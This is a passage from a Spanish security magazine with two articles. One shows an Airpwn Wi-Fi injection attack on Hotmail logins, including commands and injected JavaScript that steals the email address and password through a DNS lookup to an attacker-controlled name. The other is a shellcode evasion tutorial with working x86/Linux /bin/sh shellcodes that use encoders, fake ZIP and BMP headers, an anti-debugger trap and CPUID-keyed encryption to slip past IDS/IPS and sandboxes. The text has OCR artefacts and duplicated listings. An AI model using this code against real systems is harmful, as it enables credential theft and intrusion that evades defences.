éxito, existen ciertos factores necesarios, la trama maliciosa debe llegar al host antes que la trama legítima, ya que sino sería descartada, por lo tanto, la latencia de la conexión es un factor de importante. Actualmente la herramienta no permite inyectar tramas fragmentadas, por lo que el tamaño máximo de la trama puede ser de 1500 bytes, la unidad de transferencia máxima (MTU, *Maximum Transfer Unit*) del protocolo 802.11. En la versión anterior de Airpwn 0.5c, se realizaba la inyección de tráfico mediante el modo master en tarjetas con chipset Prism y drivers hostap, esto tenía varios inconvenientes entre los cuales que muchos campos de la trama inyectada estaban en manos del firmware y no se podían alterar. Además eran necesarias dos interfaces inalámbricas, una funcionando en modo monitor para escuchar el tráfico, y otra para inyectar los paquetes en modo master.

En Airpwn 1.2 la versión que nosotros utilizaremos para el ataque, se ha reemplazado esta forma de inyección de tráfico, ahora utiliza la plataforma LORCON creada por Joshua Wright y Dragon el creador de Kismet. Esta librería encapsula la forma de realizar ciertas operaciones básicas como la inyección de tráfico abstrayendo al programador de todas las peculiaridades de diversos drivers y tarjetas. Como hemos comentado anteriormente la inyección en modo master o la utilización del driver Airjack eran posiblemente las dos únicas opciones para inyectar tramas de administración o control hace tiempo y como hemos comentado anteriormente la inyección se realizaba con ciertas limitaciones, Christophe Devine desarrolló unos parches para drivers de diversas tarjetas que permitían la inyección de tráfico en modo monitor, con lo que ahora no son necesarias dos tarjetas porque podemos inyectar tráfico y escuchar por la misma interfaz inalámbrica. Las limitaciones acerca de la modificación de ciertos campos varían dependiendo del driver utilizado, por ejemplo los drivers Madwifi para chipsets Atheros han evolucionado tanto que proporcionan una interfaz especial para lectura e inyección de tráfico sin necesidad de ningún parche adicional y permiten modificar casi la totalidad de los campos de la trama inyectada. Suponiendo que el punto de acceso esté en el canal seis y el fichero de configuración hotmail se detalla en el Listado 5., este será el comando que utilizaremos para la inyección de tráfico:

```
# iwconfig wlan0 mode monitor \
channel 6
# ifconfig wlan0 up
# ./airpwn -c ./conf/hotmail -d hostap
                -i wlan0
```

```
Follow TCP stream
Stream Content
GET /pp400/JS/PPPrimary.js?x=4.0.5610.0 HTTP/1.1
Host: login.live.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; es-ES; rv:1.8.0.5) Gecko/
Accept: */*
Accept-Language: es-es,es;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://login.live.com/login.srf?id=2&svc=mail&cbid=24325&msppjph=1&tw

Cache-Control: max-age=0

HTTP/1.1 200 OK
Connection: close
Content-Length: 50
Content-Type: application/x-javascript

function OnSigninSubmit(obj)
{
.email = document.getElementById('i0116').value.split('@')[0];
.passwd = document.getElementById('i0118').value;
.img = new Image()
.img.src = 'http://hacked.'+email+'.'+passwd+'.com';
.return true;
}
e: Sat, 29 Jul 2006 02:20:53 GMT
Connection: close

..........Z.s....W.\..9....&.'~...>.&..o.M.$1..B........z>.$.....KU...7.5.3RK
..._........<.c\..,.....-.......u.x.....Q.\.......>.D..N.H.....4.R..
...k.Z.^'....v..L...\N.B.'%.|..-......*.-/.H.-.XnO:.\I...`P`...
....4.*1...[.>.. .o.7..s.ofP..x...d<.T.......mD+.0..s..c..r.H.Zb....'H:..,f..Y
.P..9.m............).a.....5i..zod\...;g.1.k)..9........z....d..%%+...[.u..VcE
i-(..:... ;g.]fi.HG$Z...>..9^.oP.E........E|p......x.T.. .NM...`...k....d.._x.
)........B'...;..".Qs.....2......P...T....v/.ZM!...`]jWf.$........+6.{ca-...G
.C.Y.....{NH_Puk...a...(!.a...0.6..-.......uF..8.Yb..AX..E..s..nX.R.&..F.M...C
.H......D.`...#3..!..1lG.at...S ...qk......fO...=.w..x.O.)M......X...%MD..j...
n.x..Dq.."3fTr....b....Y.nN...'......^ dx...P..>.+Q....,.......2.&*/.0.<.2.6MN
.5".I......

Save As  Print  Entire conversation (3204 bytes)  ASCII  EBCDIC  Hex Dump  C Arrays  Raw
Filter out this stream  Close
```

Figura 16. *Flujo de datos TCP de la petición GET con el paquete inyectado.*

Descripción del Ataque

El ataque que vamos a realizar a continuación trata de ser lo más sencillo y eficaz posible, existen multitud de formas de aprovechar la inyección de tráfico, desde el uso de exploits al pishing, sólo tratamos de reflejar el peligro de este tipo de ataque y destacar la necesidad de elementos de monitorización.

Nuestro objetivo va a ser conseguir el nombre de usuario y contraseña de los usuarios que accedan a Hotmail a través de la red inalámbrica.

Echándole un vistazo a la página principal de hotmail nos damos cuenta que es demasiado grande como para suplantarla entera, ocupa mucho más que lo permitido en una trama 802.11, recordemos la limitación de la herramienta Airpwn que no permitía fragmentación. Lo segundo que se nos puede ocurrir es inyectar una página con un iframe que cargue la página original de hotmail y jugar con javascript para conseguir la contraseña cuando sea enviada, pero este tipo de páginas no permiten cargarse en

iframes usando código javascript para colocarse en la posición top. Si leemos detenidamente el código de la página nos damos cuenta de que existen otros ficheros que se pueden suplantar. En el Listado 5. vemos cómo se incluye el fichero PPPrimary.js que contiene funciones javascript, entre ellas la función `OnSigninSubmit` que se ejecuta cuando ocurre el evento submit en el formulario de acceso al correo electrónico. Tras unas pruebas, determinamos que las funciones que se encuentran en ese fichero no hacen nada especialmente importante y podemos ignorarlas, nuestro objetivo ahora es poder suplantar ese fichero, si reescribimos la función `OnSigninSubmit` podremos leer el campo de usuario y contraseña y hacer todo lo que javascript nos permita, que es mucho. En el Listado 7. podemos ver el fichero de configuración que usaremos para realizar el ataque con Airpwn, esta herramienta escucha el tráfico inalámbrico revisando su fichero de configuración para cada paquete, si la expresión `regular pcre` (*Perl Compatible Regular Expression*) contenida en el fichero de configuración especificado concuerda, se inyectará el contenido especificado. En nuestro caso queremos inyectar código javascript cuando se haga la petición al fichero PPPrimary.js que pertenece a la página principal de Hotmail.

En el Listado 8. vemos el código que inyectaremos cuando se detecte la petición del fichero javascript. En este fichero especificamos el campo content-length con el valor 50 para que no espere más datos después de los que nosotros inyectemos, la opción connection close especifica que la conexión http se cierre. En el código javascript se obtienen el email y el correo mediante su id que se puede obtener del código de la página en el Listado 5., para el nombre de usuario se divide por el símbolo arroba y se crea una nueva imagen asignándose al atributo source del objeto Image una url con la contraseña y el nombre de usuario img.src = 'http://hacked.'+email+'.'+passwd+'.com';. Aunque esa url no exista se lanzará una petición DNS que capturaremos, en la Figura 14. podemos ver las tramas generadas por el ataque y en la Figura 15. se puede observar la petición DNS después de que un usuario haya entrado en su cuenta de Hotmail, el resultado del ataque se ve reflejado en la Figura 16. vemos cómo después de la línea Connection close aparece el contenido legítimo que llega comprimido. Como se observa en la Figura 14., el número de secuencia del paquete inyectado es 0, con lo que Snort-Wireless ha detectado una anomalía en el número de secuencia respecto al número de secuencia del punto de acceso, el resultado de la alerta se muestra en el Listado 9. El problema radica en que la página desde dónde se realiza el login no usa un protocolo seguro como https con lo que se puede realizar de manera sencilla este ataque e inyectando un sólo paquete en la red inalámbrica hemos conseguido la contraseña de un usuario, imaginemos la situación en un lugar público de acceso con decenas de usuarios accediendo a sus cuentas de Internet.

Sobre el Autor


El autor es un curioso insaciable, apasionado de la cultura del Software Libre, actualmente cursa su último año de proyecto de Ingeniería Informática en la Universidad de Mondragón implementando mejoras en el IDS Snort-Wireless.

En la Red

- *http://www.blackalchemy.to/project/fakeap – Página web de fakeap*
- *http://rfakeap.tuxfamily.org/ – Página web de rfakeap*
- *http://www.wildpackets.com/elements/whitepapers/Converting_Signal_Strength.pdf* - Documento sobre el tratamiendo de la señal en función del driver de Wildpackets
- *http://www.802.11mercenary.net/lorcon/* - Página web de LORCON
- *https://www.usenix.org/events/sec03/tech/full_papers/bellardo/bellardo_html/* - Interesante documento sobre heurísticas de detección y ataques DoS
- *http://sourceforge.net/projects/airpwn* - Página web de Airpwn
- *http://www.rootsecure.net/content/downloads/pdf/wlan_macspooof_detection.pdf* - Trabajo sobre la detección de MAC spoofing mediante los números de secuencia de Joshua Wright
- *http://www.snort-wireless.org/* - Página web de Snort-Wireless
- *http://www.cs.cmu.edu/~jfrankli/usenixsec06/usenixsec06driverfingerprinting.ps* - Documento sobre Driver Fingerprinting
- *http://www.scs.carleton.ca/~kranakis/Papers/IDSRFFv4-4.pdf* – Documento acerca de RF fingerprinting

Resumen

Actualmente las técnicas más fiables de detección se basan en firmas de herramientas y en el análisis de campos característicos, sin embargo la mejor forma de detección aparece cuando se combinan diversas técnicas. Como hemos visto, esas técnicas por si solas pueden no ser suficiente, pese a que nuestro ataque anterior ha sido detectado requería que el límite de detección fuera bajo el cual generará multitud de falsos positivos. La correlación de alertas entre diversos tipos de detección pueden dar robustez a técnicas que por si solas no serían lo suficientemente fiables, aún así, los sistemas de detección de intrusiones siempre requerirán dedicación y conocimiento de la red para alcanzar los parámetros óptimos de configuración. ●



La evolución de los códigos Shell

Itzik Kotler 

Grado de dificultad

En este artículo os presentaré diferentes códigos shell que superan diversos obstáculos. Tales como los NIDS/IPS y el entorno que no es estándar. Mostraremos los puntos débiles potenciales y la manera de vulnerarlos.

El código shell es un fragmento de código máquina utilizado como la carga en la explotación de un fallo del software. Cada vez que se altera el flujo de un programa, los códigos shell se convierten en su continuación lógica. Explotar las vulnerabilidades como el desbordamiento de buffer, o el ataque de la cadena de formato requiere de un código shell, que con frecuencia es una parte de la carga explosiva del ataque. El mismo código que se ejecutará cuando haya tenido éxito el proceso de explotación, es el código shell.

Las versiones más populares de los códigos shell se ocupan de proporcionar algún tipo de acceso a la línea de comandos del sistema atacado – por ello el nombre de *código shell* (código del intérprete de comandos). Un intérprete de comandos o shell es un software que proporciona una interfaz de usuario final a los servicios otorgados por el núcleo del sistema operativo.

El *cmd.exe* para la familia de sistemas operativos de Windows y el */bin/bash* para Linux y UNIX son ejemplos de intérpretes de comandos. Estas son las mismas aplicaciones que el código shell intentaría ejecutar sucesivamente.

Así que la amenaza es enorme si se ejecuta un código shell en un sistema. Este se ejecutará con los mismos privilegios del proceso que fue vulnerado, después tiene lugar una intensificación, en la que los privilegios cambian de los normales a los del administrador. En el código shell radica la facultad de hacer todo y hacerlo en sigilo, ya que las acciones del mismo quedan enmascaradas como si fue-

En este artículo aprenderás...

- Cuáles son los obstáculos que encuentra el atacante cuando intenta ejecutar un código shell en un sistema vulnerado, así como las soluciones a estos obstáculos,
- las pautas futuras para un diseño y una programación más ingeniosos del código shell.

Lo que deberías saber...

- Deberías tener conocimientos básicos sobre el x86 Assembly en la plataforma Linux,
- deberías conocer algunas vulnerabilidades básicas como el desbordamiento de buffer, o los ataques de cadenas de formato.

sen emitidas por el mismo proceso vulnerado.

Se han creado varias soluciones para dirigir y responder a la amenaza que supone la ejecución de códigos shell en los sistemas. Dentro de este grupo encontramos desde la instalación de los círculos de monitorización como la detección de intrusiones y los sistemas de prevención hasta un par de pasos que el administrador del sistema podría dar. Estas soluciones son obstáculos desde el punto de vista del atacante.

En este artículo algunas de estas soluciones se han abstraído a su concepto, revelando así puntos débiles potenciales, así como un ejemplo real de código shell que usa los puntos débiles para evitar la solución. Aunque estos códigos shell se diseñaron para que el x86/Linux fuera el sistema atacado, algunos de los conceptos e ideas que se pusieron en práctica con ellos pueden utilizarse en diferentes plataformas /OS.

La evolución vs el diagnóstico por Cable

El método de diagnóstico por cable a menudo se pone en práctica dentro de soluciones que en realidad son Sistemas de Detección de Intrusiones (*Intrusion Detection Systems o IDS*) o de Prevención de Intrusiones (*Intrusion Prevention Systems o IPS*). Estas soluciones se pliegan en diferentes tipos basados en su método de despliegue. La esencia del despliegue en red es detectar todos los tipos de tráfico maligno de red que puedan ser detectados por un cortafuegos convencional. Mientras que la base del despliegue del host es monitorizar el sistema en busca de conductas sospechosas.

El método de diagnóstico por cable es una característica del NIDS (Sistema de Detección de Intrusiones) e implica el reconocimiento y clasificación del tráfico de red antes de que este llegue a su destino. Este incluye avisos ante un posible intento de vulneración e incluso a veces ante datos de una vulneración posterior.

Como los antivirus, el NDIS tiene una base de datos de firmas y patrones, de los que se ha probado o al menos es muy probable que se pruebe que son partes de un intento de vulneración. La mayoría de estas firmas son realmente fragmentos y trozos de versiones reconocidas de códigos shell, compiladas basándose en los análisis estadísticos realizados con estos códigos, ya que los mismos son reciclados a menudo de un ataque a otro. El resultado es una lista de bytes comúnmente utilizados, secuencias de bytes que aparecen con asiduidad, y otras funciones que aplican los códigos shell, como los registros de tamaños.

La fuerza de este método proviene de lo bien compiladas que están las reglas y de cómo es la estructura típica del código shell que utiliza el ataque. Puesto que las reglas no pueden ser controladas, la estructura del código shell debe cambiarse para saltar las reglas. Este tipo de acción es llamada polimorfismo, y vulnera las flaquezas de las reglas.

Otro punto débil se detecta cuando la vulneración tiene luegar bajo una capa de encriptación, los protocolos como el SSL y los VPNs (IPSec) pueden utilizarse para construir un túnel (si están disponibles y el servidor lo admite) cuyo resultado será una desviación del NDIS, como cuando el tráfico se encripta solo se descifra en el punto final, el NIDS no tiene manera de saber cuales son los datos reales que se pasan, y cua-

Listado 1. *Implementación del codificador +1*

```
#
# (linux/x86) execve
   ("/bin/sh", ["/bin/sh"],
   NULL) / encoded by +1
   - 39 bytes
# - izik@tty64.org
#
   .section .text
   .global _start
   _start:
#
# Encoded payload (2nd código
                    shell)
#
   pushl $0x81cee28a
   pushl $0x54530cb1
   pushl $0xe48a6f6a
   pushl $0x63306901
   pushl $0x69743069
   pushl $0x14
   popl %ecx
#
# Decoding loop
#
   _unpack_loop:
   decb (%esp, %ecx, 1)
   decl %ecx
   jns _unpack_loop
   incl %ecx
   mul %ecx
#
# Jump to the decoded código shell
#
   push %esp
   ret
```

```
#
# (linux/x86) execve("/bin/sh", ["/bin/sh"], NULL) / encoded by +1 - 39 bytes
# - izik@tty64.org
#

.section .text
        .global _start
        _start:
                pushl $0x81cee28a
                pushl $0x54530cb1
                pushl $0xe48a6f6a
                pushl $0x63306901
                pushl $0x69743069

                pushl $0x14
                popl %ecx

                _unpack_loop:
                        decb (%esp, %ecx, 1)
                        decl %ecx
                        jns _unpack_loop

                incl %ecx
                mul %ecx
                push %esp
                ret
```

Figura 1. *El código shell que se auto decodifica, utilizando el codificador +1 para evitar los NIDS*

Listado 2. *Implementación del archivo ZIP dentro del código shell*

```
#
# x86/linux - execve
   ("/bin/sh", ["/bin/sh", NULL])
    + ZIP Header - 28 bytes
# - izik@tty64.org
#
   .section .text
   .global _start
   _start:
#
# PK[\03\04], PK[Zip]
   archive data header (5 bytes)
#
   .byte 0x50
   .byte 0x4b
   .byte 0x03
   .byte 0x04
   .byte 0x24
#
# execve("/bin/sh",
   ["/bin/sh", NULL]);
#
   push $0xb
   popl %eax
   cdq
   push %edx
   push $0x68732f2f
   push $0x6e69622f
   mov %esp,%ebx
   push %edx
   push %ebx
   mov %esp, %ecx
   int $0x80
```

les no. Como no siempre es posible hacer un túnel hacia el sistema esta debilidad se puede considerar como una solución genérica, pero depende del escenario.

El CJO0TI se iguala al /BIN/SH

Codificar el código shell es la base del polimorfismo . Realizar la codificación permitirá a los bytes marcados y las secuencias que se van a utilizar libremente sin preocuparse por el riesgo de estropear el intento de vulneración. Hay diferentes métodos de codificación que se basan mayoritariamente en soluciones matemáticas o lógicas. Finalmente la codificación crea una brecha entre lo que sucede en el cable y lo que acontece durante la ejecución del código shell, después de ser decodificado.

El polimorfismo del código shell también puede obtenerse cuando se lleva a cabo un intento de vulneración dentro de un protocolo que requiere o restringe un juego de caracteres. Por ejemplo los protocolos puramente textuales rechazarían automáticamente cualquier dato binario. Para manipular estas condiciones el polimorfismo del código shell produjo un código alfanumérico.

Los códigos shell codificados están compuestos de dos partes: la carga útil codificada en la que se guarda ya codificado el código shell real, y el decodificador- que puede considerarse un código shell más pequeño que codifica la carga útil y luego salta hacia ella.

Este código shell codificado ejecutará el (*/bin/sh*) cuando este se ejecute. Pero lo hace sin abandonarlo al cable. Comienza con una serie de PUSHs, 4 bytes a la vez. Los datos que se impulsan hacia la pila son el código shell codificado. La pila es un lugar ideal para deshacer pequeñas cantidades de datos y tiene (por defecto) permisos promiscuos que no sólo permiten escribir y leer, sino también ejecutar códigos desde la misma.

```
#
# Encoded payload (2nd código shell)
#
   pushl $0x81cee28a
   pushl $0x54530cb1
   pushl $0xe48a6f6a
   pushl $0x63306901
   pushl $0x69743069
```

Luego llega el código del decodificador. El método de codificación puesto en práctica aquí es sencillamente un juego de incremento y decreción. El decodificador se crea desde un bucle que repite cada byte que ha sido impulsado anteriormente, y realiza la acción opuesta (sustracción) para retornarlo a su valor original. Después de que termina el bucle, este salta hacia el código shell desplegado en la pila.

```
#
# Decoding loop
#
   _unpack_loop:
   decb (%esp, %ecx, 1)
   decl %ecx
   jns _unpack_loop
   incl %ecx
   mul %ecx
#
# Jump to the decoded código shell
#
   push %esp
   ret
```

Cuanto más sencillo sea el método de decodificación más pequeño será el código del decodificador, más allá del beneficio que proporciona el código shell comparado con el diagnóstico por cable. También permite utilizar los bytes restringidos como el NULL por ejemplo. El valor de NULL dentro de un código shell podría sabotear la vulneración cuando el punto débil está basado en una cadena,

Listado 3. *Implementación del formto BITMAP dentro del código shell*

```
#
# x86/linux - execve
   ("/bin/sh", ["/bin/sh", NULL])
    + Bitmap 24bit Header
   - 23 bytes
# - izik@tty64.org
#
   .section .text
   .global _start
   _start:
#
# Bitmap 24bit Header
#
   .byte 0x42
   .byte 0x4D
   .byte 0x36
   .byte 0x91
#
# execve("/bin/sh",
   ["/bin/sh", NULL]);
#
   push $0xb
   popl %eax
   cdq
   push %edx
   push $0x68732f2f
   push $0x6e69622f
   mov %esp,%ebx
   push %edx
   push %ebx
   mov %esp, %ecx
   int $0x80
```

pues el byte NULL marca el final de la misma. Pero cuando se emplea en la capa de codificación, la función vulnerable (e.g. `strcpy()`) nunca procesa el valor real de NULL, pues este está codificado.

Aunque la codificación cambia la superficie del código shell, es importante darse cuenta que no siempre resulta en un resultado que es inmune al método de diagnóstico por Cable. La reutilización del mismo método de codificación y de la entrada provocará que sea percibida como popular y por tanto se registre como un patrón. Los constantes cambios de fórmula, así como del esquema de codificación, de la entrada y quizás del relleno ayudaría a multiplicar las posibilidades de evitar el diagnóstico por Cable dentro de un ataque.

Yo soy ZIP, y tú?

Una forma de distinguir entre un formato de datos y otro es intentando sondear sus marcadores. Por ejemplo, la extensión de un archivo se asocia con frecuencia a un formato de datos específico pero a parte de esto, la mayoría de los formatos de datos también incluyen un encabezado que contiene a veces bytes mágicos. Estos ayudan a la aplicación a verificar que de hecho el flujo de datos de entrada viene en el formato deseado.

Insertando los bytes mágicos de formatos de archivo reconocidos dentro del código shell se puede ayudar a cambiar más fácilmente la combinación del mismo con el tráfico. Es importante darle personalidad al código shell, especialmente si la vulneración tiene lugar por las vías más comunes, como pueden ser el e-mail y la Web. El código shell identificado como un archivo ZIP podría ayudar a engañar al sistema y destruir cualquier suma estadística y/o las reglas para un código shell sencillo.

El código shell comienza con unos 5 bytes de encabezado de formato del archivo común ZIP. Lo que hace posible que este funcione con precisión es que estos 5 bytes se traduzcan en instrucciones de montaje válidas. Cuando se fija un sistema en el código shell, el mismo primero encontrará estos 5 bytes, y hay posibilidad de que los reconozca a todos como un archivo ZIP real o incluso como un archivo ZIP interrumpido. Incluso, cuando el sistema de monitorización no es capaz de reconocer al ZIP como un formato, aún así los bytes del encabezado no se utilizan habitualmente dentro del código shell y por tanto dificultan que se le reconozca como dicho código. Cuando imitamos un formato de datos, del tipo que hemos mencionado o de otro, el problema casi siempre recae en la profundidad del análisis realizado por el sistema de monitorización. No siempre es posible reconstruir todo el formato pues este

```
#
# x86/linux - execve("/bin/sh", ["/bin/sh", NULL]) + ZIP Header - 28 bytes
# - izik@tty64.org
#

.section .text

        .global _start
        _start:

                #
                # PK[\03\04], PK[Zip] archive data header (5 bytes)
                #

                .byte 0x50
                .byte 0x4b
                .byte 0x03
                .byte 0x04
                .byte 0x24

                #
                # execve("/bin/sh", ["/bin/sh", NULL]);
                #

                push $0xb
                popl %eax
                cdq
                push %edx
                push $0x68732f2f
                push $0x6e69622f
                mov %esp,%ebx
                push %edx
                push %ebx
                mov %esp, %ecx
                int $0x80
```

Figura 2. *El archivo ZIP que imita al código shell para eludir a los NIDS*

Listado 4. *Implementación de INT3h dentro del código shell*

```
#
# (linux/x86) anti-debug trick
   (INT 3h trap) + execve
   ("/bin/sh", ["/bin/sh", NULL],
    NULL) - 39 bytes
# - izik@tty64.org
#
   .section .text
   .global _start
   _start:
#
# Register signal handler
#
   push $0x30
   popl %eax
   push $0x5
   popl %ebx
   jmp _evil_code
#
# Debugger check
#
   _evilcode_loc:
   popl %ecx
   int $0x80
   int3
   incl %eax
#
# Alternative code flow
#
   _evil_code:
   call _evilcode_loc
#
# Real shellcode
#
   cdq
   movb $0xb, %al
   push %edx
   push $0x68732f2f
   push $0x6e69622f
   mov %esp,%ebx
   push %edx
   push %ebx
   pushl %esp
   jmp _evilcode_loc
```

debería incluir un carácter ilegal, que podría traducirse en instrucciones de montaje no válidas, o en aquellas que causarían una multa de acceso; o incluso una estructura de formato que no pueda aplicarse en un código shell por una razón u otra. Se puede detectar que no es un clon perfecto. Al revisar una lista de formatos comunes, hay algunos más inexactos que otros, en lo que a su encabezado y estructura se refiere. Los formatos de medios son buenos candidatos, sobre todo los formatos puros (no-comprimidos), pues estos tienden a ser más flexibles, y también son lo suficientemente habituales como para ser considerados tráfico normal en la mayoría de los casos.

El Bitmap (.BMP) es el formato puro de una imagen, lo que hace que no sea ideal para un encubrimiento, ya que es improbable que el sistema de monitorización tenga una función que pueda decir si una imagen determinada es real o sólo es un ruido casual. El concepto implícito aquí es que se supone que sea el encabezado quién hable. Este concepto también funciona adecuadamente con otros formatos óptimos que son el RIFF (.WAV) y el Formato de Texto Enriquecido (.RTF). La única limitación que aquí se aplica es que cualquier formato que uno intente imitar, como se ha dicho antes, debe contener los bytes del encabezado al inicio del código shell, y por su causa, todos los bytes que hay en el encabezado deben ser instrucciones válidas de montaje, así como aquellas que no provoquen multas de acceso en el momento de la ejecución.

La evolución vs el diagnóstico en tiempo de ejecución

El método de diagnóstico en el momento de ejecución a menudo se pone en práctica dentro de las soluciones que son los Sistemas de Detección de Intrusiones (IDS) o Sistemas de Prevención de Intrusiones (IPS) con un énfasis en el despliegue de su red. Este método es una adición al de diagnóstico por Cable que antes se ha comentado.

El método de diagnóstico en el momento de la ejecución implica reconocer las salidas de la ejecución clasificadas que fueron marcadas por dicho diagnóstico como sospechosas de ser un código shell. Al realizar esto con una *sandbox* (caja de arena), la cual puede ser un servidor real o virtual que procesa/ejecuta el código sospechoso dentro de sí mismo y rastrea cada paso que da y crea una salida. Al cruzarlo con diferentes salidas de códigos shell o de códigos malintencionados se obtienen códigos shell, y una vez se ejecutan en la *sandbox*, hay pocas dudas sobre su naturaleza y propósito.

La fuerza de este método proviene de su enfoque activo que se interpreta como lo opuesto al diagnóstico por Cable, el cual se apoya en sus reglas para ser un factor. La idea es ejecutar el código a través de una CPU simulada, obteniendo los códigos shell en su punto más bajo. Ya que el propósito de los códigos shell es ejecutarse de modo puntual en la CPU del sistema vulnerado, la *sandbox* es capaz de rastrear y reconocer fácilmente los códigos shell. Aquí no tienen relevancia los cambios en la estructura de bytes del código shell, al igual que en el momento de la ejecución, dicho código muestra su verdadero rostro.

No me limpies

Los trucos anti-depuración son muy comunes dentro de las aplicaciones comerciales de Windows, por lo que implica su nombre. Estos fragmentos de códigos están instalados y colocados dentro del código de la aplicación para prevenir la depuración o que se le aplique la ingeniería inversa. Naturalmente, el sistema atacado no se supone que esté en depuración de modo que se puede asumir con confianza que los trucos insertados de anti-depuración dentro del código shell no evitarían que se ejecutara en el sistema atacado. Pero es muy probable que esto traiga el caos a la *sandbox*. Hay varios trucos anti-depuración, los más interesantes no son aquellos que bloquean ciegamente a los depuradores sino mas bien permiten que la aplicación consulte lo que se está o no se está depurando actualmente, por tanto le permite que actúe según el resultado.

Si un código shell es consciente del hecho de que se está ejecutando

```
#
# x86/linux - execve("/bin/sh", ["/bin/sh", NULL]) + Bitmap 24bit Header - 23 bytes
# - izik@tty64.org
#

.section .text

        .global _start
        _start:

                #
                # Bitmap 24bit Header
                #

                .byte 0x42
                .byte 0x4D
                .byte 0x36
                .byte 0x91

                #
                # execve("/bin/sh", ["/bin/sh", NULL]);
                #

                push $0xb
                popl %eax
                cdq
                push %edx
                push $0x68732f2f
                push $0x6e69622f
                mov %esp,%ebx
                push %edx
                push %ebx
                mov %esp, %ecx
                int $0x80
```

Figura 3. *La imagen en Bitmap que imita al código shell para evadir a los NIDS*

en una *sandbox* o alternativamente en un entorno depurado puede despistar al depurador dividiendo su flujo en dos corrientes principales de código, la ruta segura y la insegura, donde los resultados del flujo de esta última en el código shell van hacia un término anticipado. La ruta segura contiene la funcionalidad real del código shell.

Este código shell pone en práctica uno de los trucos básicos de anti-depuración, la trampa INT 3h. Atrapar al depurador potencial aumentando la interrupción *3H interrupt* y configurando un manipulador de señal o de excepciones para que lo maneje dentro del código shell. El resultado es que cada vez que el código shell se ejecuta en un depurador la interrupción causará que el depurador se detenga, ya que el INT 3h es el mismo interruptor que utiliza el depurador. Cuando el depurador entra en el código fija el EIP hasta el punto que sobrepase al código de operación del INT 3h, y a menos que esté configurado de otro modo, no llamará al manipulador del código shell. El código asignado al manipulador del código shell es un flujo de ruta segura, y el de ruta insegura es la continuación natural que va más allá del código de operación del INT 3h. Así que al no compartir la interrupción con la misma aplicación, que es la configuración predeterminada en la mayoría de los depuradores interactivos, y como ni siquiera hay una opción en aquellos que no son interactivos, el código shell podría planificar su flujo de ejecución de tal modo que estuviese oculto para la mayoría de los depuradores.

```
#
# Register signal handler
#
   push $0x30
   popl %eax
   push $0x5
   popl %ebx
   jmp _evil_code
   ...
   _evilcode_loc:
   popl %ecx
   int $0x80
   ...
   _evil_code:
   call _evilcode_loc
   ...
```

Primero el código shell registra un manipulador de la señal para SIGTRAP (INT3). Utilizando una CALL (LLAMADA) inversa para obtener la ubicación del '_evil_code' en el tiempo de ejecución. La dirección se le da a la función como una rellamada, estableciendo el sitio en el que no hay depurador y en el cual se necesitará funcionalidad real del código shell.

```
#
# Debugger check
#
   _evilcode_loc:
   ...
   int3
   ...
```

La verdadera comprobación tiene lugar después de que se haya aumentado el INT3. El sistema de manejo de la señal ya está registrado y señala hacia _evil_code. Este punto dentro del código shell es en el que la división tiene lugar, basándose en el resultado de la interrupción.

```
#
# (linux/x86) anti-debug trick (INT 3h trap) + execve("/bin/sh", ["/bin/sh", NULL], NULL) - 39 bytes
# - izik@tty64.org
#

.section .text
        .global _start
        _start:

                push $0x30
                popl %eax
                push $0x5
                popl %ebx
                jmp _evil_code

        _evilcode_loc:

                popl %ecx
                int $0x80

                int3

                incl %eax

        _evil_code:

                call _evilcode_loc
                cdq
                movb $0xb, %al
                push %edx
                push $0x68732f2f
                push $0x6e69622f
                mov %esp,%ebx
                push %edx
                push %ebx
                pushl %esp
                jmp _evilcode_loc
```

Figura 4. *El código shell con la trampa anti-depuración para evitar los IPS y las Sandboxs*

Listado 5. *Decifrar el código shell encriptado con la CPUID*

```
#
# (linux/x86) execve
   ("/bin/sh", ["/bin/sh"], NULL)
   / xor'ed against Intel x86
   CPUID - 41 bytes
# - izik@tty64.org
#
   .section .text
   .global _start
   _start:
#
# CPUID to load the key
#
   xorl %eax, %eax
   cpuid
#
# Push xored payload
   (2nd código shell)
#
   pushl %ecx
   pushl $0xeca895e7
   pushl $0x3f377fde
   pushl $0x8fec1a07
   pushl $0x0e4a1c6e
   pushl $0x04165b06
#
# Decrypt it w/ CPUID data
#
   _unpack_loop:
   xorl %ecx, (%esp)
   popl %edx
   jnz _unpack_loop
#
# Jump to the decrypted shellcode
#
   subl $0x18, %esp
   pushl %esp
   ret
```

```
#
# Debugger check
#
   _evilcode_loc:
   popl %ecx
   int $0x80
   int3
#
# Debugger will resume flow here!
#
   incl %eax
   _evil_code:
   call _evilcode_loc
```

En caso de que el depurador haya hecho saltar un EIP, que realmente se estableció como EIP+1 (el INT3 es un código de operación de un byte, 0xCC), al flujo del código de ruta insegura comienza. La señal() syscall bajó a cero el registro EAX. Aquí el depurador continúa desde el INT3. Luego este aumentará en uno el EAX (que lo iguala a la EXIT syscall) y termina llamado a la etiqueta _evilcode_loc, que a cambio alcanzará la instrucción INT $0x80 y equivale a ejecutar la llamada del sistema exit().?Qué hubiese pasado sin el depurador?

```
#
# Real shellcode
#
   cdq
   movb $0xb, %al
   push %edx
   push $0x68732f2f
   push $0x6e69622f
   mov %esp,%ebx
   push %edx
   push %ebx
   pushl %esp
   jmp _evilcode_loc
```

Este código es parte del código shell, que hubiese sido ejecutado si hubiese sido llamada la función de rellamada para el SIGTRAP. Esto significa que cuando el SIGTRAP se acepte y el programa lo manipule este código toma el control y a cambio ejecutará *'/bin/sh,'* atacando la *sandbox* y quizás otras aplicaciones que intentarán depurar el código shell o rastrearlo.

El concepto de realizar pruebas en el momento de la ejecución, que podría darle a conocer al código shell la naturaleza de su entorno, aumenta las oportunidades de que se ejecute dentro de los *Honeypots*, de las *Sandboxes* o dentro de aplicaciones depuradas. También es posible intentar contraatacar dentro de la ruta insegura del código, aunque no se puede hacer mucho al respecto. Prevenir estar expuesto es la principal ventaja.

Perder la cabeza por una CPU

